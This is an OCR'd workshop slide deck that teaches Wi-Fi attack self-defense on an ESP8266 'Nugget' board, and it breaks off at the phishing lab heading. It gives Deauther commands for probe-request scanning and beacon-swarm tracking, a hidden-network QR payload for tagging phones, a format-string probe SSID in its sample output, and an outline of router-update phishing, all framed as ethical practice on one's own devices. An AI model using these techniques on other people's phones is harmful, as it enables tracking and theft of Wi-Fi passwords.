
Wifi_Hacking_Self_Defense

Defeating 4 Advanced Wi-Fi Attacks

Who Am I?

Hi! I'm Kody Kinzie:

- Security researcher specializing in Wi-Fi hacking, microcontrollers, and open source investigations
- Teach ethical hacking on my YouTube channels: Retia, SecurityFwd
- Find more at hack.gay



Resources We'll Use Today

- Examples Github Repo: github.com/skickar/CatGotYourPassword
- Serial terminal: serialterminal.com
- Flashing Tool: nugget.dev
- Retia Discord: https://discord.gg/rjVJbauAUX

You will need Google Chrome, please install it now if you haven't already! :)

How do we learn safely and ethically?

⛔ Attacking devices you don’t own or have permission to exploit
⛔ Getting attacked in the wild

Attack yourself to learn self-defense instead!

✅ Use your own devices as a lab so you have permission
✅ Audit your own devices to make them more secure

What attacks are we learning about today?

- How to scan for Wi-Fi data leaks your phone is always transmitting
- Using Wi-Fi Beacons to actively pull personal info from smartphones
- Tracking the location of smartphones that scan evil QR codes
- Wi-Fi phishing attacks that steal your home or work Wi-Fi passwords

Let’s go over each one!

#1 Wi-Fi Leaks - Discover networks stored on a phone

- We’ll use passive Wi-Fi scanning to learn about nearby Wi-Fi devices
- Passive scanning is undetectable as it doesn’t require transmitting or interacting with a target device
- Wi-Fi devices constantly call out to recently joined networks through probe requests, potentially exposing where they’ve recently been
- This can only be turned off using airplane mode

#2 Beacon Swarms - Actively Extract Saved Networks

- We'll make a swarm of Wi-Fi beacons, that look like real Wi-Fi networks (but can't be joined)
- If a nearby Wi-Fi device has a matching network name stored, it will try to connect, and fail
- This information can be used to infer where the device has been previously or expose the owner's identity
- This is an active attack and can be detected

#3 Poisoned QR Codes - Tag a phone for tracking & MITM

- Uses a QR code to inject an evil network into a smartphone that scans it
- The evil network allows a hacker to detect when you are nearby
- The hacker can also force your device to connect to an evil network at any time
- This allows for a man in the middle attack

#4 Wi-Fi Phishing Attacks - Your Router Is Not Updating


- Wi-Fi Phishing is easy and effective
- Disable valid Wi-Fi network with deauth attack (we won’t do this part)
- Create a fake network pretending to be from the router with no password
- When victim connects, a spoofed router login page appears
- Claims to be the router updating, asks for Wi-Fi password

What is a Microcontroller?

A microcontroller is a small, low-cost computer on a single integrated circuit.


It can’t run an operating system, and must be explicitly programmed in languages like Arduino, MicroPython, and CircuitPython


Often have useful features like Wi-Fi and bluetooth built in.



What is the Wi-Fi Nugget?

- Cute, cat-shaped breakout-board powered by the ESP8266 microcontroller
- Adds to the ESP8266 with buttons, screen, and LED
- Designed for Wi-Fi hacking and prototyping
- Perfect Wi-Fi attack and defense tool!





Nugget Software Update

Your Nugget comes flashed with the V2 Deauther software, which uses the screen and has basic Wi-Fi hacking abilities.

We'll upgrade to the V3 Deauther today.


It does not use the screen, so we'll connect over a serial connection on your laptop instead.


Feature	Version 2	Version 3
Web Interface	✅	
Display support	✅	
Serial Command Line	✅	✅
Scanner	✅	✅
Deauth attack	✅	✅
Beacon attack	✅	✅
Probe attack	✅	✅
Huhnitor support		✅
Signal strength scanner		✅
Authentication scanner		✅
Rogue AP		✅

Source: https://blog.spacehuhn.com

Flashing the Wi-Fi Nugget

- Let’s update your Nugget to the V3 version!
- Navigate to our flashing website nugget.dev in a Chrome based browser
- Plug in your Nugget via USB cable & click “Connect Your Nugget”
- Select your Nugget from the dropdown menu of serial devices






Flash the Advanced Deauther Program


- Open Select Program Menu And Select Advanced Deauther V3
- Close Menu and “Program”
- When complete, unplug your Nugget
- Plug it back in, it should be flashed!

*Certain Systems may need to have Dialout Group added

Connect via serial terminal

- Navigate to serialterminal.com in a Chrome browser
- Unplug & Plug in your Nugget, set Baud to 115200, click “Connect”
- Select your Nugget from the dropdown menu of serial devices
- Type “help” and press return to test if the connection is working






We’re set up!

- Scan - search the airwaves for Wi-Fi signals, access points & display devices
- Beacon - create the appearance of Wi-Fi networks that can’t be joined
- AP - create an evil Wi-Fi access point that can be joined

Use the “help” command to get more information on how to use each command:




Lab #1: Detect & plug Wi-Fi leaks in your devices


- We'll scan the airwaves to listen for network names that devices are calling out for with probe requests
- Try a basic scan - just type "Scan"
- We'll do a more advanced scan to learn more about what's around us
- What might we not see? Connected Wi-Fi devices that aren't being used

```
[ ========== Scan Results ========== ]

[ ===== Access Points ===== ]
 ID SSID (Network Name)                  RSSI Mode Ch BSSID (MAC Addr.) Vendor
=========================================================================

  0 *HIDDEN-NETWORK*                     -85 WPA2  6 90:4c:81:fa:bd:e0 HewlettP
  1 "POS411"                             -84 WPA*  6 90:4c:81:fa:bd:e1 HewlettP

  2 "CCA411"                             -86 WPA2  6 90:4c:81:fa:bd:e3 HewlettP
  3 "H-Rewards by IntercityHotel"        -85 Open  6 90:4c:81:fa:bd:e4 HewlettP

  4 "CORP"                               -86 WPA2  6 90:4c:81:fa:bd:e5 HewlettP
  5 *HIDDEN-NETWORK*                     -63 WPA2  1 90:4c:81:fc:03:80 HewlettP

  6 "POS411"                             -63 WPA*  1 90:4c:81:fc:03:81 HewlettP
  7 "DHOffice"                           -62 ?     1 90:4c:81:fc:03:82 HewlettP

  8 "CCA411"                             -62 WPA2  1 90:4c:81:fc:03:83 HewlettP
  9 "H-Rewards by IntercityHotel"        -61 Open  1 90:4c:81:fc:03:84 HewlettP

 10 "CORP"                               -63 WPA2  1 90:4c:81:fc:03:85 HewlettP
 11 "CORP-IoT"                           -63 WPA2  1 90:4c:81:fc:03:86 HewlettP

=========================================================================
Ch = 2.4 GHz Channel  ,  RSSI = Signal strengh  ,  WPA* = WPA & WPA2 auto mode
```

How many networks are in your phone?

- Check your device's trusted network list
- You should delete any open Wi-Fi networks or set them not to auto-connect
- ANY of these networks can allow access to your device
- Let's see how easy it is for hackers to abuse them!





Let’s scan for data leaks

- Use this advanced scan: **scan -m st -ch 1-12 -t 60 -ct 5000**

```
# help scan

scan [-m/ode p+st>] [-t/ime <20s>] [-ch/annel ] [-ct/ime <284>] [-r/etain]
  Scan for WiFi devices
  -m:  scan mode [ap,st,ap+st] (default=ap+st)
  -t:  station scan time (default=20s)
  -ch: 2.4 GHz channels for station scan [1-14] (default=all)
  -ct: channel scan time in milliseconds (default=284)
  -r:  keep previous scan results
```

What do you see?

- Try modifying the scan to stay on channels 1, 6 & 11

```
# scan -m st -ch 6 -t 60 -ct 5000

[ ===== Scan for Stations ===== ]
Scan time:    1min
Channel time: -
Channels:     6,


Type 'stop scan' to stop the scan

 ID Pkts RSSI Vendor   MAC-Address       AccessPoint-SSID                  AccessPoint-BSSID Probe-Requests
=============================================================================================================
  -    6  -54          46:3c:76:15:52:f8                                                    ""NetworkName""
                                                                                            "%p%s%s%s%s%n"
                                                                                            "Sable Coffee"
                                                                                            "WhompusNugget"
                                                                                            "grizzlyguest"
                                                                                            "wolfram432"
  -   16  -54          46:3c:76:15:52:f8                                                    ""NetworkName""
                                                                                            "%p%s%s%s%s%n"
                                                                                            ".RSACONFERENCE"
                                                                                            "Philz Coffee"
                                                                                            "Sable Coffee"
                                                                                            "WhompusNugget"
                                                                                            "grizzlyguest"
                                                                                            "wolfram432"
  -   26  -50          4e:73:cd:cf:8c:b6                                                    ""NetworkName""

                                                                                            "%p%s%s%s%s%n"
                                                                                            ".RSACONFERENCE"
                                                                                            "Philz Coffee"
                                                                                            "Sable Coffee"
                                                                                            "WhompusNugget"
                                                                                            "WrenGuest"
                                                                                            "grizzlyguest"
                                                                                            "wolfram432"
```

Lab #2: Tracking With Beacon Swarms

- Beacons - Like a “billboard” advertising a Wi-Fi network
- Beacon Swarm - Creating up to hundreds of fake networks to see if nearby devices have joined them before
- We can uncover VIPs or places someone has been by listening for which of our beacons a smartphone trusts

beacon "SSID_1","SSID_2" -mon

- beacon - Loops sending of target beacons to create beacon swarm
- “SSID_x” - Sets the target names, can add 20+ network names
- -mon - Tells the tool to scan for devices attempting to join the advertised networks
- Try the “beacon swarm” command in the resources - https://github.com/skickar/CatGotYourPassword

```
> help beacon

# help beacon

beacon -ssid/s  [-bssid,from ] [-receiver,to ] [-enc/ryption ] [-ch/annel <1>] [-r/ate <10>] [-auth,m/on/itor]
  Send WiFi network advertisement beacons
  -ssid: network names (SSIDs) for example: "test A","test B"
  -from: BSSID or sender MAC address (default=random)
  -to:   receiver MAC address (default=broadcast)
  -enc:  encryption [open,wpa2] (default=open)
  -ch:   2.4 GHz channel(s) [1-14] (default=1)
  -r:    packets per second per SSID (default=10)
  -m:    scan for authentications
  -save: save probe requests from auth. scan
  -t:    attack timeout (default=5min)
```


```
[ ===== Authentication Scan ===== ]
Scan time:     5min
Channels:      1,
Channel time:  -
Beacon Mode:   On

Save stations: No
BSSID filter:  0

Type 'stop auth' to stop the scan

RSSI Ch Vendor   MAC-Address       SSID                                BSSID
================================================================================
 -74  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -72  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -74  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -71  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -66  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -71  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -68  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -70  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -69  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -70  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -67  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -68  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -67  1          fe:23:2d:09:0e:53 "Ace Hotel"                         00:0a:73:a2:dd:d3
 -48  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -49  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -50  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -53  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -52  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -52  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -49  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -49  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -50  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -50  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -52  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
 -50  1          06:06:e7:96:78:50 "Americas Best Value Inn"           00:0a:73:a2:dd:d4
```

Example Attack Result

Lab #3: Wi-Fi Attacks with Evil QR Codes

- Let’s make an evil QR code
- We can encode different information in QR codes
- For this example, we’ll be making a Wi-Fi QR code
- This format is sneaky because we can add data the user can’t see
- We’re going to add the “hidden” flag to this QR code
- Hidden networks cause a smartphone to constantly beacon in a trackable way!

Qifi.org: Browser Based QR Generator



Wi-Fi

WIFI:S:DataDemons;T:WPA;P:mysecretpassword;H:true;

Let’s Tag Our Device - Create Your Own QR Code

Run this while scanning your QR code:
scan -m st -ch 1-12 -t 60 -ct 5000

```
[ ===== Scan for Stations ===== ]
Scan time:    1min

Channel time: 5s
Channels:     1,2,3,4,5,6,7,8,9,10,11,12,

Type 'stop scan' to stop the scan

 ID Pkts RSSI Vendor   MAC-Address       AccessPoint-SSID                  AccessPoint-BSSID Probe-Requests
=============================================================================================================
  -    4  -59          52:4f:f5:b1:ec:31                                                     "HiddenNet"
                                                                                            "IrishTracker"
  -    2  -63          2e:b8:b6:36:12:18                                                     "DataDemons"
  -    6  -60          36:9e:63:6f:d7:cd                                                     "DataDemons"
                                                                                            "HiddenNet"
                                                                                            "IrishTracker"
  -    2  -53          ae:8d:47:50:db:34                                                     "DataDemons"
  -    6  -49          82:dd:99:f4:3d:db                                                     "DataDemons"
                                                                                            "HiddenNet"
                                                                                            "IrishTracker"
```

Remediation

- Don’t scan QR codes you don’t trust
- Regularly check your saved networks and delete any unrecognized nets to ensure System Security


❗ `Remove the hidden tracking network you just added!`

Lab #4: Catching Wi-Fi phishing attacks

